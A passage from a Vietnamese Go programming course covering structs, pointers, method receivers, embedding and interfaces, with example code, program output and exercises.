8. **[Nâng cao]** Viết hàm `GopKhoang(kh [][2]int) [][2]int` gộp các khoảng giao nhau, ví dụ `[[1,3],[2,6],[8,10],[15,18]]` thành `[[1,6],[8,10],[15,18]]` (sắp xếp trước rồi quét một lượt).
9. **[Nâng cao]** Viết bộ **LRU cache** đơn giản (dung lượng `n`): `Get(k)` và `Put(k, v)`, khi đầy loại phần tử ít dùng gần đây nhất. Gợi ý: kết hợp `map` và danh sách liên kết `container/list`. (Chưa cần an toàn đa luồng.)
10. **[Thử thách]** Đo bằng benchmark (xem trước Buổi 11 hoặc dùng `time.Since`) thời gian thêm 1 triệu phần tử vào slice khi **có** và **không** cấp phát trước. Ghi lại số liệu và giải thích sự chênh lệch.

Buổi 5 — Struct, method và pointer

Thông tin buổi học

Thời lượng: 4–5 giờ · **Mức độ:** Cơ bản – Trung bình · **Cần biết trước:** Buổi 1–4

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô hình hóa đối tượng nghiệp vụ bằng `struct`, dùng struct lồng nhau, struct ẩn danh và struct tag.
- Giải thích con trỏ là gì, vì sao cần, và khi nào dùng con trỏ.
- Viết method với **receiver giá trị** và **receiver con trỏ**, chọn đúng loại theo quy tắc rõ ràng.
- Dùng **embedding** để tái sử dụng bằng *composition* thay cho kế thừa.
- Viết hàm khởi tạo (`NewXxx`) và bảo vệ bất biến (invariant) của kiểu dữ liệu.

Go **không có class**. Thay vào đó bạn có ba mảnh ghép: **struct** (dữ liệu), **method** (hành vi gắn với kiểu), và **interface** (hợp đồng, Buổi 6). Ghép ba thứ này là đủ để xây mọi mô hình hướng đối tượng mà Go cần.

1. Struct

Struct

Struct là kiểu gộp nhiều **trường (field)** có tên và kiểu riêng thành một giá trị. Struct là **kiểu giá trị**: gán hoặc truyền vào hàm sẽ sao chép toàn bộ.

1.1. Khai báo và khởi tạo

```go
package main

import "fmt"

type Address struct {
    City, Street string // nhiều trường cùng kiểu có thể viết gộp
}

type User struct {
    ID      int64
    Name    string
    Email   string
    Age     int
    Address Address  // struct lồng nhau
    tags    []string // chữ thường: chỉ dùng được trong package
}

func main() {
    u1 := User{ID: 1, Name: "An", Email: "an@x.vn"} // theo tên trường: NÊN dùng
    u2 := User{2, "Bình", "b@x.vn", 30, Address{"HN", "Cầu Giấy"}, nil} // theo vị trí
    var u3 User // zero value: mọi trường là zero value của nó
    fmt.Printf("%+v\n", u1)
    fmt.Printf("%+v\n", u2)
    fmt.Printf("%+v\n", u3)


    u1.Age = 25 // truy cập trường bằng dấu chấm
    u1.Address.City = "HCM"
```

```
    fmt.Println(u1.Age, u1.Address.City)

    u4 := u1 // sao chép
    u4.Name = "Khác"
    fmt.Println(u1.Name, u4.Name)

    cfg := struct { // struct ẩn danh: hay gặp trong test và dữ liệu tạm
        Host string
        Port int
    }{"localhost", 8080}
    fmt.Println(cfg)

    type P struct{ X, Y int }
    fmt.Println(P{1, 2} == P{1, 2}) // so sánh được nếu mọi trường so sánh được
}
```

```
{ID:1 Name:An Email:an@x.vn Age:0 Address:{City: Street:} tags:[]}
{ID:2 Name:Bình Email:b@x.vn Age:30 Address:{City:HN Street:Cầu Giấy} tags:[]}
{ID:0 Name: Email: Age:0 Address:{City: Street:} tags:[]}
25 HCM
An Khác
{localhost 8080}
true
```

> **Luôn khởi tạo theo tên trường**
> Dạng theo vị trí (`User{2, "Bình", ...}`) rất dễ vỡ: thêm một trường vào struct là code cũ hỏng hoặc gán nhầm. Dạng có tên (`User{ID: 1, Name: "An"}`) an toàn khi struct thay đổi, và `go vet` còn cảnh báo dạng theo vị trí với struct của package khác.

1.2. Xuất khẩu (exported) và đóng gói

Quy tắc viết hoa/thường áp dụng cho cả **trường** và **method**: tên viết hoa chữ đầu (`Name`) truy cập được từ package khác, tên viết thường (`tags`) chỉ dùng trong package. Đây là cơ chế **đóng gói (encapsulation)** của Go: đơn vị đóng gói là *package*, không phải struct.

Hệ quả thiết kế: nếu muốn kiểu của bạn luôn hợp lệ (ví dụ số dư không âm, email đã được kiểm tra), hãy để các trường quan trọng viết thường và chỉ cho phép thay đổi qua method đã kiểm tra.

1.3. Struct tag

Sau kiểu của trường có thể gắn một chuỗi **tag** (trong dấu backtick) cung cấp siêu dữ liệu cho các thư viện đọc bằng reflection: mã hóa JSON, validate, ánh xạ CSDL. Sẽ dùng liên tục với Gin:

```
type CreateUserRequest struct {
    Name  string `json:"name" binding:"required,min=2"`
    Email string `json:"email" binding:"required,email"`
    Age   *int   `json:"age,omitempty"`
}
```

- `json:"name"`: tên trường trong JSON; `omitempty`: bỏ qua nếu là giá trị rỗng.
- `binding:"required,email"`: quy tắc validate của Gin (Buổi 24).
- Con trỏ như `*int` giúp phân biệt "client **không gửi**" (`nil`) với "client gửi giá trị `0`".

1.4. Bố cục bộ nhớ và căn lề (padding)

CPU đọc dữ liệu hiệu quả nhất khi mỗi trường nằm ở địa chỉ chia hết cho kích thước của nó (alignment). Trình biên dịch tự chèn byte đệm giữa các trường để đạt điều đó, nên **thứ tự trường ảnh hưởng đến kích thước struct**:

```
package main

import (
    "fmt"
    "unsafe"
)

type XauBoNho struct { // bool, int64, bool: bị chèn đệm
    A bool
    B int64
    C bool
}

type TotBoNho struct { // cùng các trường, xếp từ lớn đến nhỏ
    B int64
    A bool
    C bool
}

func main() {
    fmt.Println(unsafe.Sizeof(XauBoNho{}), unsafe.Sizeof(TotBoNho{}))
}
```

```
24 16
```

(Kết quả trên máy 64 bit.) Với vài trăm struct thì không đáng kể, nhưng với hàng triệu phần tử trong bộ nhớ, sắp xếp trường hợp lý có thể tiết kiệm hàng chục phần trăm RAM. Công cụ `fieldalignment` (của `golang.org/x/tools`) sẽ tự tìm các struct có thể sắp xếp lại tốt hơn.

2. Con trỏ (pointer)

2.1. Con trỏ là gì?

> **Con trỏ**
> Con trỏ là một giá trị chứa **địa chỉ bộ nhớ** của một biến khác. Kiểu `*T` là "con trỏ tới `T`". Toán tử `&x` lấy địa chỉ của `x`; toán tử `*p` truy cập giá trị mà `p` trỏ tới (gọi là *giải tham chiếu*, dereference).

Go chỉ có con trỏ "an toàn": **không có số học con trỏ** như C, và bộ thu gom rác lo việc giải phóng. Giá trị zero của con trỏ là `nil`; dùng `*p` khi `p == nil` gây **panic** (`nil pointer dereference`).

2.2. Vì sao cần con trỏ?

1. **Để hàm/method sửa dữ liệu gốc** (vì Go truyền theo giá trị).
2. **Tránh sao chép struct lớn** khi truyền hàm.
3. **Biểu diễn "không có giá trị"** (`nil`), ví dụ trường tùy chọn `*string`.
4. **Chia sẻ một đối tượng duy nhất** giữa nhiều nơi (cấu hình, kết nối DB, cache).

```
package main

import "fmt"
```

```go
type Counter struct{ N int }

func tangGiaTri(c Counter)  { c.N++ } // sửa bản sao
func tangConTro(c *Counter) { c.N++ } // sửa bản gốc

func main() {
    x := 10
    p := &x // p là con trỏ tới x
    *p = 20 // gán qua con trỏ
    fmt.Println(x, *p, p == &x)

    c := Counter{}
    tangGiaTri(c)
    fmt.Println(c.N)
    tangConTro(&c)
    fmt.Println(c.N)

    pc := &c
    pc.N += 10 // tự giải tham chiếu: không cần viết (*pc).N
    fmt.Println(c.N)

    var np *Counter // nil pointer
    fmt.Println(np == nil)
    // fmt.Println(np.N) // sẽ PANIC: nil pointer dereference

    q := new(int) // cấp phát một int, trả về *int, giá trị 0
    *q = 5
    fmt.Println(*q)
}
```

```
20 20 true
0
1
11
true
5
```

Hai cách tạo con trỏ tới struct: `&User{Name: "An"}` (phổ biến nhất) và `new(User)` (ít dùng vì không khởi tạo giá trị). Từ **Go 1.26**, `new` còn nhận được một **biểu thức** làm giá trị khởi tạo, tiện cho các trường con trỏ tùy chọn:

```go
type Person struct {
    Name string
    Age  *int // tùy chọn
}
p := Person{Name: "An", Age: new(30)}    // Go 1.26+: *int trỏ tới 30
```

2.3. Con trỏ nằm ở stack hay heap?

Bạn **không** chọn. Trình biên dịch dùng **phân tích thoát (escape analysis)**: nếu địa chỉ biến có thể "thoát" khỏi hàm (ví dụ trả về con trỏ), biến được cấp phát trên heap; ngược lại nằm trên stack (nhanh, tự thu hồi). Vì vậy `return &User{...}` hoàn toàn an toàn trong Go. Chi tiết và tác động hiệu năng ở Buổi 16.

> **Con trỏ nil là nguồn panic số một**
> Hầu hết `panic: runtime error: invalid memory address or nil pointer dereference` ở production đến từ việc dùng một con trỏ, map, hoặc interface chưa được khởi tạo. Thói quen tốt: kiểm tra `nil` ở biên, và trả về `error` thay vì `nil` mơ hồ.

3. Method

3.1. Khai báo method

Method là hàm có thêm **receiver** (người nhận): một tham số đặc biệt đặt giữa `func` và tên hàm. Bạn có thể gắn method vào **mọi kiểu do bạn định nghĩa trong cùng package** (struct, `type Money int64`, `type Names []string`...), không riêng struct.

```
func (c Circle) Area() float64   { return math.Pi * c.R * c.R } // receiver giá trị
func (c *Circle) Scale(k float64) { c.R *= k }                  // receiver con trỏ
```

3.2. Receiver giá trị hay con trỏ?

	Receiver giá trị `(c Cart)`	Receiver con trỏ `(c *Cart)`
Nhận	Bản **sao** của giá trị	Địa chỉ của giá trị gốc
Sửa được dữ liệu gốc?	Không	**Có**
Chi phí	Sao chép (đắt nếu struct lớn)	Rất rẻ
Gọi trên giá trị `nil`	Không thể	Được (method tự kiểm tra `nil`)
Dùng khi	Kiểu nhỏ, bất biến, số học (`Money`, `Point`, `time.Time`)	Cần sửa trạng thái, struct lớn, chứa `sync.Mutex`

Quy tắc thực dụng (nên thuộc lòng):

1. Nếu *bất kỳ* method nào của kiểu cần receiver con trỏ (sửa trạng thái), hãy dùng **con trỏ cho tất cả** method của kiểu đó, để nhất quán và tránh nhầm lẫn.
2. Struct có thành phần không được sao chép an toàn (`sync.Mutex`, `sync.WaitGroup`, `strings.Builder`...) → luôn receiver con trỏ.
3. Struct lớn (hơn vài trường) → receiver con trỏ cho nhẹ.
4. Kiểu nhỏ, giống "giá trị toán học" (tiền, tọa độ, thời điểm) → receiver giá trị.
5. Không chắc → dùng con trỏ.

Go tự chuyển đổi khi bạn gọi: nếu `c` là biến (có địa chỉ), `c.Add(...)` tự hiểu là `(&c).Add(...)`. Tuy nhiên **giá trị không có địa chỉ** (ví dụ phần tử của map, kết quả trả về của hàm) không gọi được method con trỏ.

3.3. Ví dụ hoàn chỉnh: tiền và giỏ hàng (mầm mống của ShopGo)

```
package main

import "fmt"

// Money lưu số tiền theo đồng (số nguyên, KHÔNG dùng float).
type Money int64

// String làm fmt in tiền theo kiểu 1.250.000đ.
func (m Money) String() string {
    n := int64(m)
    neg := n < 0
    if neg {
        n = -n
    }
    s := fmt.Sprintf("%d", n)
    var out []byte
    for i := 0; i < len(s); i++ {
```

```
        if i > 0 && (len(s)-i)%3 == 0 {
            out = append(out, '.')
        }
        out = append(out, s[i])
    }
    res := string(out) + "đ"
    if neg {
        res = "-" + res
    }
    return res
}

type Item struct {
    Name  string
    Price Money
    Qty   int
}

type Cart struct {
    items []Item // viết thường: chỉ sửa được qua method
}

// Add dùng receiver con trỏ vì thay đổi trạng thái.
func (c *Cart) Add(name string, price Money, qty int) {
    c.items = append(c.items, Item{name, price, qty})
}

// ThemSai dùng receiver giá trị: chỉ sửa bản sao, người gọi không thấy.
func (c Cart) ThemSai(name string) {
    c.items = append(c.items, Item{Name: name})
}

func (c Cart) Len() int { return len(c.items) }

func (c Cart) Total() Money {
    var t Money
    for _, it := range c.items {
        t += it.Price * Money(it.Qty)
    }
    return t
}

func main() {
    var c Cart // zero value dùng được ngay, không cần constructor
    c.Add("Áo thun", 250000, 2)
    c.Add("Giày", 750000, 1)
    c.ThemSai("Mũ") // vô tác dụng
    fmt.Println("số dòng:", c.Len())
    fmt.Println("tổng tiền:", c.Total())

    f := c.Total // method value: hàm đã gắn sẵn c
    c.Add("Tất", 30000, 3)
    fmt.Println(f(), c.Total()) // f dùng bản sao c lúc tạo
    fmt.Println(Money(-4500))
}
```

```
số dòng: 2
tổng tiền: 1.250.000đ
1.250.000đ 1.340.000đ
-4.500đ
```

Ba điều nên quan sát trong ví dụ:

- `Cart` không cần hàm khởi tạo: zero value (`items == nil`) hoạt động vì `append` vào slice nil vẫn đúng. Đó là thiết kế "zero value hữu dụng".
- `ThemSai` minh họa bug kinh điển: receiver giá trị làm thay đổi bản sao rồi vứt đi.

- `f := c.Total` là **method value**: nó "đóng băng" bản sao của `c` tại thời điểm tạo, vì `Total` có receiver giá trị. Nếu `Total` dùng receiver con trỏ thì `f` sẽ thấy thay đổi sau đó.

3.4. Hàm khởi tạo NewXxx

Go không có constructor. Quy ước: hàm tên `NewTenKieu` trả về giá trị (hoặc con trỏ) đã được khởi tạo hợp lệ, **và kiểm tra tham số**, trả về `error` nếu không hợp lệ.

```
type Account struct {
    id      string
    balance Money // viết thường: không ai sửa trực tiếp được
}

func NewAccount(id string, opening Money) (*Account, error) {
    if id == "" {
        return nil, errors.New("id không được rỗng")
    }
    if opening < 0 {
        return nil, errors.New("số dư ban đầu không được âm")
    }
    return &Account{id: id, balance: opening}, nil
}

func (a *Account) Withdraw(amount Money) error {
    if amount <= 0 {
        return errors.New("số tiền rút phải dương")
    }
    if amount > a.balance {
        return ErrInsufficientFunds // lỗi định nghĩa trước (Buổi 7)
    }
    a.balance -= amount
    return nil
}

func (a *Account) Balance() Money { return a.balance }
```

Nhờ `balance` viết thường và chỉ thay đổi qua `Withdraw`, **bất biến** "số dư không bao giờ âm" được bảo đảm bởi chính kiểu, không phụ thuộc vào việc mọi nơi gọi đều nhớ kiểm tra. Đây là cách thiết kế tầng nghiệp vụ (domain) chắc chắn.

4. Composition và embedding

4.1. Go không có kế thừa

Go cố ý bỏ kế thừa lớp. Triết lý: **ưu tiên composition (ghép) hơn inheritance (kế thừa)**. Cơ chế hỗ trợ là **embedding** (nhúng): khai báo một kiểu trong struct mà không đặt tên trường. Các trường và method của kiểu được nhúng được **"thăng cấp" (promoted)** lên struct bao ngoài.

```
package main

import "fmt"

type Animal struct{ Name string }

func (a Animal) Speak() string    { return a.Name + " phát ra tiếng" }
func (a Animal) Describe() string { return "Động vật: " + a.Name }
func (a Animal) Intro() string    { return a.Speak() } // gọi Speak của CHÍNH Animal

type Dog struct {
    Animal        // nhúng: Name, Speak, Describe, Intro được thăng cấp
    Breed  string
}
```

```go
// Dog định nghĩa lại Speak: che (shadow) method thăng cấp.
func (d Dog) Speak() string { return d.Name + " sủa gâu gâu" }

type Logger struct{ Prefix string }

func (l Logger) Log(msg string) { fmt.Println(l.Prefix + msg) }

type Service struct {
    *Logger // có thể nhúng con trỏ
    Name    string
}

func main() {
    d := Dog{Animal{"Mực"}, "Phú Quốc"}
    fmt.Println(d.Name)           // trường của Animal
    fmt.Println(d.Speak())        // method của Dog (đã che Animal.Speak)
    fmt.Println(d.Animal.Speak()) // gọi tường minh method của Animal
    fmt.Println(d.Describe())     // method thăng cấp
    fmt.Println(d.Intro())        // KHÔNG gọi Dog.Speak: Go không có "ghi đè ảo"

    s := Service{&Logger{"[svc] "}, "orders"}
    s.Log("khởi động " + s.Name)
}
```

```
Mực
Mực sủa gâu gâu
Mực phát ra tiếng
Động vật: Mực
Mực phát ra tiếng
[svc] khởi động orders
```

Dòng áp chót là điểm khác biệt cốt lõi với OOP truyền thống: `Intro()` là method của `Animal`, bên trong nó gọi `a.Speak()` với `a` là `Animal` thuần, **không biết gì về** `Dog`. Embedding chỉ là cú pháp tiện lợi để "chuyển tiếp" method, **không phải đa hình qua kế thừa**. Đa hình trong Go làm bằng interface (Buổi 6).

4.2. Khi nào nên nhúng?

- **Nên:** tái sử dụng hành vi nhỏ (`sync.Mutex`, `Logger`, bộ đếm), mở rộng một kiểu bằng cách bao nó và thêm tính năng, hoặc nhúng *interface* để "trang trí" (decorator) — sẽ gặp ở Buổi 17.
- **Cẩn thận:** nhúng một kiểu xuất khẩu làm **toàn bộ method của nó trở thành API công khai** của struct bao ngoài. Nhúng `sync.Mutex` làm lộ `Lock/Unlock` ra ngoài; thường nên đặt thành trường riêng `mu sync.Mutex`.
- Xung đột tên: nếu hai kiểu nhúng cùng cấp có cùng tên trường/method, truy cập không tường minh sẽ là lỗi biên dịch (mơ hồ).

5. Sao chép, so sánh và nil

- **Sao chép nông (shallow copy):** gán struct sao chép từng trường; nếu có trường slice/map/con trỏ, chỉ "tay cầm" được sao chép nên hai bản **vẫn dùng chung dữ liệu bên dưới**. Muốn bản sao độc lập thật sự (deep copy) bạn phải tự sao chép các trường đó.
- **So sánh:** `==` giữa hai struct cùng kiểu hợp lệ nếu mọi trường so sánh được; struct có slice/map/hàm **không** so sánh bằng `==` (dùng `reflect.DeepEqual` hoặc viết hàm `Equal`).
- **Slice các struct hay slice các con trỏ?** `[]User` gọn, cache thân thiện, nhưng sao chép khi `range`. `[]*User` cho phép sửa trực tiếp và chia sẻ nhưng thêm áp lực cho GC và nguy cơ `nil`. Với dữ liệu nhỏ đến vừa, `[]User` thường tốt hơn.

6. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng receiver giá trị rồi sửa trạng thái**: thay đổi biến mất sau khi method trả về.
2. **Trộn receiver giá trị và con trỏ** trong cùng một kiểu, gây khó hiểu và ảnh hưởng việc kiểu đó thỏa interface nào.
3. **Sao chép struct có `sync.Mutex`** (qua gán hoặc receiver giá trị): `go vet` cảnh báo `copylocks`; bản sao có khóa riêng, mất tác dụng bảo vệ.
4. **Kỳ vọng embedding là kế thừa ảo**, như ví dụ `Intro()` ở trên.
5. **Trả về con trỏ tới biến vòng lặp** (ở Go cũ), mọi phần tử cùng trỏ vào một biến.
6. **Dùng con trỏ nil mà không kiểm tra**, đặc biệt với trường tùy chọn `*string`, `*int`.
7. **Để trường quan trọng xuất khẩu** rồi mọi nơi sửa tùy ý, mất khả năng bảo vệ bất biến.
8. **Khởi tạo struct theo vị trí** làm code vỡ khi struct thêm trường.

7. Góc nhìn thực chiến

Góc nhìn thực chiến

Trong một service Go điển hình bạn sẽ thấy ba loại struct với vai trò khác nhau, và việc *tách bạch* chúng là dấu hiệu thiết kế tốt:

- **Struct miền nghiệp vụ (domain/entity)**: `Order`, `User`, có hành vi và bất biến (như `Account` ở trên).
- **Struct dữ liệu truyền (DTO)**: `CreateOrderRequest`, `OrderResponse`, chỉ chứa trường và tag `json`/`binding`, khớp hợp đồng API.
- **Struct dịch vụ (service/repository)**: `OrderService{repo OrderRepository, logger *slog.Logger}`, chứa các *phụ thuộc* và có method nghiệp vụ, luôn dùng receiver con trỏ.

Đừng dùng một struct duy nhất cho cả ba (vừa là bảng CSDL, vừa là JSON response, vừa là entity): khi một bên đổi, mọi thứ vỡ theo và bạn dễ vô tình lộ trường nhạy cảm như `PasswordHash`. Ta sẽ áp dụng nguyên tắc này khi xây ShopGo (Buổi 27).

8. Tóm tắt

Tóm tắt buổi học

- Struct gộp dữ liệu; là **giá trị** (gán = sao chép); khởi tạo nên dùng tên trường; tag cho JSON/validate.
- Con trỏ `*T`/`&x`: để sửa dữ liệu gốc, tránh sao chép, biểu diễn "không có"; zero value `nil`, dùng sai gây panic.
- Method = hàm có receiver. Receiver con trỏ khi cần sửa/struct lớn/có mutex; receiver giá trị cho kiểu nhỏ bất biến; **nhất quán trong một kiểu**.
- `NewXxx` kiểm tra tham số, trường viết thường bảo vệ bất biến.
- Embedding = composition + thăng cấp method; **không** phải kế thừa ảo.
- Tách struct domain, DTO và service.

9. Bài tập

1. **[Cơ bản]** Định nghĩa struct `Sinhvien` (mã, họ tên, năm sinh, điểm các môn dạng `map[string]float64`). Viết method `DiemTrungBinh() float64` và `XepLoai() string`. In thông tin 3 sinh viên.
2. **[Cơ bản]** Viết hàm `HoanDoi(a, b *int)` đổi giá trị hai số bằng con trỏ. Viết thêm phiên bản không dùng con trỏ (`a, b = b, a`) và giải thích khi nào dùng cái nào.
3. **[Cơ bản]** Định nghĩa `Rectangle` và `Circle` với method `Area()` và `Perimeter()`. In diện tích của một slice gồm cả hai loại (gợi ý: bài này nhắc bạn cần interface, buổi sau sẽ giải quyết; tạm viết hai vòng lặp riêng).
4. **[Trung bình]** Hoàn thiện kiểu `Account` ở mục 3.4: thêm `Deposit`, `Transfer(to *Account, amount Money) error` (không để số dư âm; chuyển cho chính mình là lỗi). Viết `main` thử các trường hợp thành công và lỗi.
5. **[Trung bình]** Viết kiểu `Stack` (ngăn xếp số nguyên) với `Push`, `Pop() (int, bool)`, `Peek`, `Len`, đảm bảo zero value dùng được. Giải thích vì sao cần receiver con trỏ.
6. **[Trung bình]** Tạo `type Names []string` có method `Sorted() Names` (trả bản sao đã sắp xếp, không đổi gốc) và `Join(sep string) string`.
7. **[Nâng cao]** Mô hình `Employee` nhúng `Person` (tên, tuổi, `Greet()`), và `Manager` nhúng `Employee` kèm danh sách `Reports []*Employee`. Cho `Manager` định nghĩa lại `Greet()` và gọi được `Person.Greet()` tường minh. Quan sát và giải thích điều gì xảy ra khi `Person` có hàm gọi `Greet()` bên trong.
8. **[Nâng cao]** Chứng minh bằng code rằng sao chép struct có trường slice là sao chép nông: tạo `a := Team{Members: []string{"x","y"}}`, `b := a`, sửa `b.Members[0]`, in `a`. Sau đó viết method `Clone()` sao chép sâu.
9. **[Thử thách]** Dùng `unsafe.Sizeof` và `unsafe.Alignof` / `Offsetof` để vẽ bố cục bộ nhớ của một struct gồm 6 trường kiểu khác nhau; sắp xếp lại để nhỏ nhất. Thử công cụ `fieldalignment` (`go install golang.org/x/tools/go/analysis/passes/fieldalignment/cmd/fieldalignment@latest`) và so sánh gợi ý của nó với kết quả của bạn.

Buổi 6 — Interface và đa hình

Thông tin buổi học

Thời lượng: 4–5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–5

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích interface trong Go (thỏa mãn **ngầm**) và vì sao nó là công cụ thiết kế quan trọng nhất của ngôn ngữ.
- Viết và dùng interface để đạt đa hình, tách phụ thuộc, và dễ kiểm thử.
- Dùng `any`, **type assertion** và **type switch** đúng chỗ.
- Giải thích và tránh bẫy "interface chứa con trỏ nil không bằng nil".
- Nhận biết và dùng các interface chuẩn: `error`, `fmt.Stringer`, `io.Reader`, `io.Writer`, `sort.Interface`, `http.Handler`.

1. Interface là gì?

Interface

Interface là một **tập hợp chữ ký method**. Một kiểu bất kỳ **thỏa mãn (implement)** interface nếu nó có đủ các method đó. Không cần khai báo `implements`: Go kiểm tra **cấu trúc**, nên gọi là *thỏa mãn ngầm (implicit)* hay *structural typing*, tương tự "duck typing" nhưng được kiểm tra lúc biên dịch.

Điều này đảo ngược cách nghĩ của Java/C#: **bên dùng** (consumer) định nghĩa interface mô tả những gì nó *cần*, còn kiểu cung cấp (provider) không cần biết đến interface đó. Nhờ vậy bạn có thể viết interface cho kiểu *của người khác* (kể cả trong thư viện chuẩn) mà không sửa mã của họ.

1.1. Ví dụ: đa hình với hình học

```go
package main

import (
    "fmt"
    "math"
)

type Shape interface {
    Area() float64
    Perimeter() float64
}

type Rect struct{ W, H float64 }
type Circle struct{ R float64 }

func (r Rect) Area() float64        { return r.W * r.H }
func (r Rect) Perimeter() float64   { return 2 * (r.W + r.H) }
func (c Circle) Area() float64      { return math.Pi * c.R * c.R }
func (c Circle) Perimeter() float64 { return 2 * math.Pi * c.R }

// Kiểm tra lúc biên dịch rằng các kiểu thỏa mãn Shape.
```

```go
var (
    _ Shape = Rect{}
    _ Shape = Circle{}
)

func tongDienTich(ds []Shape) float64 {
    t := 0.0
    for _, s := range ds {
        t += s.Area() // gọi đúng method của kiểu thật: đa hình
    }
    return t
}

func moTa(s Shape) string {
    switch v := s.(type) { // type switch: rẽ nhánh theo kiểu động
    case Rect:
        return fmt.Sprintf("chữ nhật %vx%v", v.W, v.H)
    case Circle:
        return fmt.Sprintf("tròn r=%v", v.R)
    default:
        return "không rõ"
    }
}

func main() {
    ds := []Shape{Rect{3, 4}, Circle{1}, Rect{W: 2, H: 2}}
    for _, s := range ds {
        fmt.Printf("%-16s diện tích=%.2f chu vi=%.2f\n", moTa(s), s.Area(), s.Perimeter())
    }
    fmt.Printf("tổng diện tích: %.3f\n", tongDienTich(ds))
}
```

```
chữ nhật 3x4     diện tích=12.00 chu vi=14.00
tròn r=1         diện tích=3.14 chu vi=6.28
chữ nhật 2x2     diện tích=4.00 chu vi=8.00
tổng diện tích: 19.142
```

Khi thêm một hình mới (ví dụ `Triangle`), hàm `tongDienTich` **không cần sửa**: đó là tinh thần nguyên tắc *mở để mở rộng, đóng để sửa đổi* (Open/Closed) trong SOLID.

1.2. Dòng var _ Shape = Rect{}

Vì thỏa mãn là ngầm, nếu bạn lỡ gõ sai tên method, lỗi chỉ lộ ra *ở nơi dùng* kiểu đó như `Shape`, có thể rất xa chỗ định nghĩa. Dòng `var _ Shape = (*Circle)(nil)` ép trình biên dịch kiểm tra ngay tại chỗ định nghĩa. Với kiểu dùng receiver con trỏ, viết `var _ Shape = (*Circle)(nil)`. Đây là thành ngữ phổ biến trong thư viện.

2. Bên trong một giá trị interface

Một biến interface thực chất là một cặp hai từ máy: **(kiểu động, giá trị động)**. Interface là `nil` **chỉ khi cả hai đều rỗng**.

```
var s Shape = Circle{1}       s = ( kiểu: Circle ,  giá trị: {R:1} )
var s Shape                   s = ( kiểu: nil    ,  giá trị: nil    )   -> s == nil
var p *Circle = nil
var s Shape = p               s = ( kiểu: *Circle,  giá trị: nil    )   -> s != nil  !!!
```

2.1. Bẫy kinh điển: interface chứa con trỏ nil

```go
package main

import "fmt"
```

```go
type MyErr struct{}

func (*MyErr) Error() string { return "my error" }

func layLoi(fail bool) error {
    var p *MyErr // con trỏ nil có kiểu *MyErr
    if fail {
        p = &MyErr{}
    }
    return p // BẪY: error nhận (kiểu *MyErr, giá trị nil), khác nil
}

func layLoiDung(fail bool) error {
    if fail {
        return &MyErr{}
    }
    return nil // trả về nil thật sự
}

func main() {
    err := layLoi(false)
    fmt.Println(err == nil)
    fmt.Printf("%T %v\n", err, err == nil)
    fmt.Println(layLoiDung(false) == nil)
}
```

```
false
*main.MyErr false
true
```

Nếu `layLoi(false)` được dùng như `if err := layLoi(false); err != nil { ... }`, chương trình sẽ **báo có lỗi dù không có lỗi nào**. Quy tắc phòng tránh: **hàm trả về `error` phải `return nil` tường minh** khi thành công; không bao giờ trả về một biến con trỏ cụ thể có thể nil qua kiểu interface.

3. Method set: ai thỏa mãn interface nào?

Điều kiện một kiểu thỏa interface phụ thuộc loại receiver:

	Method set của `T` (giá trị)	Method set của `*T` (con trỏ)
Method có receiver `(t T)`	có	có
Method có receiver `(t *T)`	**không**	có

Hệ quả: nếu mọi method của `Circle` dùng receiver con trỏ thì chỉ `*Circle` thỏa `Shape`, còn `Circle{}` thì không. Trình biên dịch báo lỗi rất rõ:

```
cannot use Circle{…} (value of struct type Circle) as Shape value in variable declaration:
    Circle does not implement Shape (method Area has pointer receiver)
cannot use Sq{} (value of struct type Sq) as Shape value in variable declaration:
    Sq does not implement Shape (missing method Area)
```

Sửa bằng cách dùng `&Circle{}` khi gán, hoặc đổi receiver sang giá trị nếu kiểu đó nhỏ và bất biến. Đây là lý do quy tắc ở Buổi 5 ("nhất quán receiver trong một kiểu") quan trọng.

4. Interface rỗng any, type assertion và type switch

`any` là bí danh của `interface{}` (interface không có method nào), nên **mọi giá trị đều thỏa mãn**. Nó cho phép chứa dữ liệu thuộc kiểu chưa biết trước: giải mã JSON không có cấu trúc (`map[string]any`), tham số của `fmt.Println(...any)`, log có cấu trúc.

Để lấy lại giá trị cụ thể từ `any` (hoặc từ interface bất kỳ) dùng **type assertion**:

```
v, ok := x.(T)  // an toàn: ok=false nếu x không chứa kiểu T (v là zero value)
v := x.(T)      // PANIC nếu x không chứa kiểu T
```

Type switch rẽ nhánh theo kiểu động và gán biến đã đúng kiểu trong mỗi nhánh:

```
package main

import "fmt"

func moTa(v any) string {
    switch x := v.(type) {
    case nil:
        return "nil"
    case int, int64:
        return fmt.Sprintf("số nguyên %v", x) // x vẫn là any trong nhánh nhiều kiểu
    case string:
        return "chuỗi dài " + fmt.Sprint(len(x)) // x có kiểu string
    case []any:
        return fmt.Sprintf("mảng %d phần tử", len(x))
    case map[string]any:
        return fmt.Sprintf("object %d khóa", len(x))
    case error:
        return "lỗi: " + x.Error()
    case fmt.Stringer:
        return "stringer: " + x.String()
    default:
        return fmt.Sprintf("kiểu khác %T", x)
    }
}

func main() {
    var x any = "xin chào"
    s, ok := x.(string)
    fmt.Println(s, ok)
    n, ok := x.(int) // sai kiểu nhưng dùng comma ok nên không panic
    fmt.Println(n, ok)

    cacGiaTri := []any{
        nil, 42, "abc", []any{1, 2}, map[string]any{"a": 1},
        fmt.Errorf("hỏng"), 3.14,
    }
    for _, v := range cacGiaTri {
        fmt.Println(moTa(v))
    }
}
```

```
xin chào true
0 false
nil
số nguyên 42
chuỗi dài 3
mảng 2 phần tử
object 1 khóa
lỗi: hỏng
kiểu khác float64
```

> **Đừng lạm dụng any**
> `any` làm mất an toàn kiểu: lỗi chuyển từ lúc biên dịch sang lúc chạy. Dùng `any` khi **thật sự** làm việc với dữ liệu không xác định cấu trúc. Nếu bạn biết tập hợp kiểu, hãy dùng interface có method hoặc **generics** (Buổi 10). Câu châm ngôn của Go: *"interface{} says nothing"*.

5. Những interface chuẩn bạn phải biết

Interface	Method	Dùng ở đâu
`error`	`Error() string`	Biểu diễn lỗi (Buổi 7)
`fmt.Stringer`	`String() string`	Tùy biến cách in bằng `%v`/`%s`
`io.Reader`	`Read(p []byte) (n int, err error)`	File, kết nối mạng, HTTP body, chuỗi, gzip
`io.Writer`	`Write(p []byte) (n int, err error)`	File, HTTP response, buffer, log
`io.Closer`	`Close() error`	Mọi tài nguyên cần đóng
